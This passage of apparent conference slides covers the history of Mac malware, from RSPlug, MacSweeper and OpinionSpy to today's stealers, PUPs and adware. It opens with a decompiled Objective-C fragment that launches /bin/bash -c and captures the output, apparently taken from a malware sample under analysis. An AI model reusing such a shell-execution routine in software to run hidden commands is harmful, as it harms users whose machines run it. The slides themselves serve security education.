    var_188 = objc_autoreleasePoolPush();
    rax = [NSPipe pipe];
    rax = [rax retain];
    r15 = rax;
    r13 = [[rax fileHandleForReading] retain];
    rax = [NSTask alloc];
    rax = [rax init];
    r12 = rax;
    [rax setLaunchPath:@"/bin/bash"];
    var_40 = @"-c";
    var_190 = rbx;
    *(&var_40 + 0x8) = rbx;
    rax = [NSArray arrayWithObjects:@"/bin/bash" count:0x2];
    rax = [rax retain];
    [r12 setArguments:rax];
    [rax release];
    var_180 = r15;
    [r12 setStandardOutput:r15];
    [r12 launch];
    var_170 = r12;
    [r12 waitUntilExit];
    rbx = [[r13 readDataToEndOfFile] retain];
}
```


Then: first financial malware


RSPlug - 2007

- Changed DNS settings
- Redirected to phishing sites
- Eventually shut down by the FBI



Now: many are financially motivated

- Cryptominers
- Crypto stealers
- Info stealers
- Less common this year
 - TraderTraitor - North Korean spyware/stealer



Then: first PUP


MacSweeper - 2008

- Junk cleaning tool
- Wouldn't solve "problems" without purchase
- Sneaky installation



PUPs everywhere!

- Junk "cleaning" and AV apps
 - "You're infected" scam sites
 - Some now have system extensions!
- Scam apps in App Store
 - Subscription scams



Then: first adware


OpinionSpy - 2010

- At the time, considered "spyware"
- Essentially a tracker
- First found in 7art screensavers
- Oldest Mac malware still operating today!



Adware today prolific & sophisticated

- Often not signed
- Causes all manner of security holes
- VERY sneaky!
- Often evades analysis
- Copying & modifying Safari to get a browser extension installed



Questions?